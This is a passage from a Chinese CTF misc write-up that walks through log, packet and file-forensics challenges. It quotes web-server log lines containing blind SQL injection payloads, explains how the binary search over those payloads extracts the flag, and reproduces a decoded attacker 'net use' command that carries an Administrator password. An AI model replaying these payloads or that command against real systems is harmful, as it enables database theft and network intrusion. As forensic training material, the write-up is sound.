2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),c
tourdata.dbo.news),2,1))>1|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
```

在日志中搜索flag字样，很明显攻击者从theflag表中dump出了数据。

```
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),char(32)) from
tourdata.dbo.news),1,1))>51|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),char(32)) from
tourdata.dbo.news),1,1))>48 80 - 192.168.1.101 mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 200 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),char(32)) from
tourdata.dbo.news),1,1))>49|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),char(32)) from
tourdata.dbo.news),2,1))>51|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),char(32)) from
tourdata.dbo.news),2,1))>48|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select isnull(cast(ltrim(str(count(distinct(theflag)))) as nvarchar(4000)),char(32)) from
tourdata.dbo.news),2,1))>1|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select min(isnull(cast(theflag as nvarchar(4000)),char(32))) from tourdata.dbo.news where
convert(nvarchar(4000),theflag)>char(32)),1,1))>64|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select min(isnull(cast(theflag as nvarchar(4000)),char(32))) from tourdata.dbo.news where
convert(nvarchar(4000),theflag)>char(32)),1,1))>32 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 200 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select min(isnull(cast(theflag as nvarchar(4000)),char(32))) from tourdata.dbo.news where
convert(nvarchar(4000),theflag)>char(32)),1,1))>48 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 200 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select min(isnull(cast(theflag as nvarchar(4000)),char(32))) from tourdata.dbo.news where
convert(nvarchar(4000),theflag)>char(32)),1,1))>56|18|800a0bcd|bof_或_eof_中有一个是"真"，或者当前的记录已被删除，所需的操作要求一个当前的记录。 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 500 0 0
2015-10-21 09:32:35 w3svc1 192.168.1.135 get /show.asp id=2 and unicode(substring((select min(isnull(cast(theflag as nvarchar(4000)),char(32))) from tourdata.dbo.news where
convert(nvarchar(4000),theflag)>char(32)),1,1))>52 80 - 192.168.1.101
mozilla/5.0+(windows;+u;+windows+nt+6.0;+en-us;+rv:1.9.1b4)+gecko/20090423+firefox/3.5b4+gtb5+(.net+clr+3.5.30729) 200 0 0
```

https://blog.csdn.net/qq_34356800

二分法盲注思想是一旦状态码是500就要向200靠拢，如果是200往500靠拢，直到二分最后两个相邻的ascii码差值为1并且是500状态码就是所需要的ascii。

比如，从substring(.,*1,1)>48的状态码是200，substring(.*,1,1)>49的状态码是500,那其实就可以确定字符的ascii码是49， 以此类推拿到所有的ascii（8个）即可得到flag。

Decode7

5261是rar文件的开头，复制到winhex保存成rar文件，根据提示压缩密码是65h – 71h，得到解压密码秒破，再拿到txt文件的sha1**小写**前八位即可

```
20 00 00 00 C3 EB C6 C6  B2 E2 CA D4 42 79 CC EC    ÃëÆÆ²âÊÔByÌì
D2 D7 6C 6F 76 65 2E 74  78 74 00 79 6A D2 34 78  Ò×love.txt yjÒ4x
4B 6D D5 8B 0A 42 79 29  59 13 66 00 6C 6F 76 65  KmÕ‹ By)Y f love
00 2E 74 78 74 2E 2E 5B  7A 2D 7B 7D 2E 2E 39 42   .txt..[z-{}..9B
38 43 56 94 49 C8 69 1B  EC 76 8E 16 66 3C 5F 9E  8CV”IÈi ìvŽ f<_ž
D7 37 AE 6C DD C6 17 8C  08 37 F6 BB 88 DA A8 35  ×7®lÝÆ Œ 7ö»ˆÚ¨5
6B 02 A7 00 C7 76 FC 0F  10 91 C1 D1 67 12 FC 07  k § Çvü  ‘ÁÑg ü
5A 01 1D 5B 5D EF 7E 46  96 6E 8B 87 8B 80 DA BC  Z  []i~F–n‹‡‹€Ú¼
DF 96 83 C4 91 65 FF B9  93 A7 7C DE 86 00 A1 26  ß–ƒÄ‘eÿ¹“§|Þ† ¡&
22 00 F3 D3 D5 31 5D F0  FC 4E 2B 3A CA A3 94 3F  " óÓÕ1]ðüN+:Ê£”?
14 2E C4 3D 7B 00 40 07  00 00 00 00 00 00 00 00   .Ä={ @
```

Decode10

直接解md5提交即可 = =

出题人的初衷应该是爆破列出所有的字符串组合的MD5值和给出的md5比较，如果相等，返回原字符串，得出flag。


黑客攻击

十几M的流量包，过滤http的东西看下，可以发现一堆base64，解码了解下hacker的行为

```
cd /d "c:\inetpub\wwwroot\"&net use \\192.168.30.184\C$ /del&echo [S]&cd&echo [E]
```

☐ Post data ☐ Referrer ☐ User Agent ☐ Cookies

用了个net use与目标机与目标机连接，一个个找太慢，因为题目提示Administrator用户的密码，所以逆向思维一下，在众多的http包一定会有Administrator的base64编码，所以只需要筛选出这个包就可以，对Administrator进行base64编码得到QWRtaW5pc3RyYXRvcg==，随便去掉后面几个字符，筛选http contains QWRtaW5pc3Ry



就剩下一个包，很完美的结果，对里面的base64解码即可看到密码

```
cd /d "c:\inetpub\wwwroot\"&net use \\192.168.30.184\C$ "Test!@#123" /u:Administrator&echo [S]&cd&echo [E]
```

Decode11


这题主要考的是比较不常见的差分曼彻斯特编码，除了这个还有费纳姆密码（德军密码）、曼彻斯特解码都是比较少见的编码。

首先将十六进制报文转为二进制串，然后按照差分曼切斯特编码就能得到编码前的二进制串，从而得到传感器ID


```
a = 0x3EAAAAA56A69AA55A95995A569AA95565556
b = 0x3EAAAAA56A69AA556A965A5999596AA95656
b2 = bin(b)
print b2
str = ""
for i in range(len(b2[2:])/2):

 a1 = b2[i*2:i*2+2]
 a2 = b2[i*2+2:i*2+4]

 if a2 !='10' and a2 !='01':
  continue
 if a1 !='10' and a1 !='01':
  continue
 if a1!=a2:
  str+='1'
 else:
  str+='0'
print str
print hex(int(ss,2)).upper()
```

好多苍蝇

首先尝试筛选下有没有包含压缩包，可以看到有rar的传输，但是有多个，目测是分段传输，而且全是POST请求。因此过滤http.request.method==POST



可以看到有五个相同的ip，也可以证实猜想



https://blog.csdn.net/qq_34356800

有一个fly.rar压缩包。size为525701，后面的md5主要用于文件传输中，它的目的主要是为了防止文件被篡改，以及验证文件的完整性和文件的版权。md5一出来更加验证了之前的想法。然后分析2-6包，5个数据包中的MediaType域的大小各为131436 、131436 、131436 、131436 、1777，共527521，比fly.rar大小525701大1820，多出来的猜想是包头类的信息，平均每个包大364，可以用dd命令去掉。

思路是先将这5个包导出来，然后合成一个完整的压缩包，再查看里面的数据。把5个包以二进制方式全部导出来(选中media type导出字节流)

将它们的前364个字节去掉

```
C:\Users\Pamper\Desktop\rar
λ dd if=1 of=new1 bs=1 skip=364
131072+0 records in
131072+0 records out
131072 bytes (131 kB, 128 KiB) copied, 0.603404 s, 217 kB/s

C:\Users\Pamper\Desktop\rar
λ dd if=2 of=new2 bs=1 skip=364
131072+0 records in
131072+0 records out
131072 bytes (131 kB, 128 KiB) copied, 0.687943 s, 191 kB/s

C:\Users\Pamper\Desktop\rar
λ dd if=3 of=new3 bs=1 skip=364
131072+0 records in
131072+0 records out
131072 bytes (131 kB, 128 KiB) copied, 0.598002 s, 219 kB/s

C:\Users\Pamper\Desktop\rar
λ dd if=4 of=new4 bs=1 skip=364
131072+0 records in
131072+0 records out
131072 bytes (131 kB, 128 KiB) copied, 0.634841 s, 206 kB/s
```

- 合并压缩包

```
λ
C:\Users\Pamper\Desktop\rar
λ cat new{1,2,3,4,5} > fly.rar

C:\Users\Pamper\Desktop\rar
```


- 为了防止切割错误导致整个压缩文件的损坏先验证md5

```
λ md5sum.exe fly.rar
e023afa4f6579db5becda8fe7861c2d3 *fly.rar

C:\Users\Pamper\Desktop\rar
λ
```

cmd.exe

```
encoded
":525701,"md5":"e023afa4f6579db5becda8fe7861c2d3","sha":"ecccba
701,"md5":"e023afa4f6579db5becda8fe7861c2d3","sha":"ecccba7aea
```

打开后发现是空的【WTF？】



https://blog.csdn.net/qq_34356800

用winhex打开发现开头和结尾都没出现错误，所以猜想是出现伪加密导致
由于我使用的是7-zip，rar压缩包的伪加密在7-zip的表现是打开没有任何东西，而对于zip的伪加密则是会出现报错或者加密。
可参考 https://ctf-wiki.github.io/ctf-wiki/misc/archive/rar/

将7484改为7480保存即可，得到flag.txt，打开又是一堆乱码，file一下是个exe文件，改后缀运行【WTF？】在此终于理解了这题目的涵义

-

https://blog.csdn.net/qq_34356800

- 想着难道接下来要逆向一波？试试最后的挣扎，暴力分离

```
7800        0xE7658         PNG image, 60 x 60, 8-bit/color RGBA, non-interlaced
8758        0xE7A16         Zlib compressed data, best compression
1788        0xE85EC         PNG image, 60 x 60, 8-bit/color RGBA, non-interlaced
2746        0xE89AA         Zlib compressed data, best compression
5792        0xE9590         PNG image, 60 x 60, 8-bit/color RGBA, non-interlaced
6750        0xE994E         Zlib compressed data, best compression
0140        0xEA68C         PNG image, 60 x 60, 8-bit/color RGBA, non-interlaced
1098        0xEAA4A         Zlib compressed data, best compression
4436        0xEB754         PNG image, 60 x 60, 8-bit/color RGBA, non-interlaced
5394        0xEBB12         Zlib compressed data, best compression
8740        0xEC824         PNG image, 60 x 60, 8-bit/color RGBA, non-interlaced
9698        0xECBE2         Zlib compressed data, best compression
3060        0xED904         PNG image, 60 x 60, 8-bit/color RGBA, non-interlaced
4018        0xEDCC2         Zlib compressed data, best compression
9947        0xEF3EB         PC bitmap, Windows 3.x format,, 49 x 23 x 8
0196        0xF1BF4         XML document, version: "1.0"
1232        0xF2000         PNG image, 280 x 280, 1-bit colormap, non-interlaced
                                                    https://blog.csdn.net/qq_34356800
```

- binwalk分析最后有张png，dd分离出来得到一张二维码，GETFLAG

```
C:\Users\Pamper\Desktop
λ dd if=flag.txt.exe of=flag.png bs=1 skip=991232
646+0 records in
646+0 records out
646 bytes copied, 0.0155504 s, 41.5 kB/s
```

至此AK

杂项

Decode1 50	Decode5 50	流量分析 100	A记录 100
Password 100	Decode2 100	Decode3 100	Decode4 100
WTF? 100	Decode8 100	Decode9 100	我的USB 150
我下载了什么 150	日志记录 150	注入过程 150	Decode7 150
Decode10 150	黑客攻击 200	Decode11 200	好多苍蝇 250

https://blog.csdn.net/qq_34356800

创作打卡挑战赛
赢取流量/现金/CSDN周边激励大奖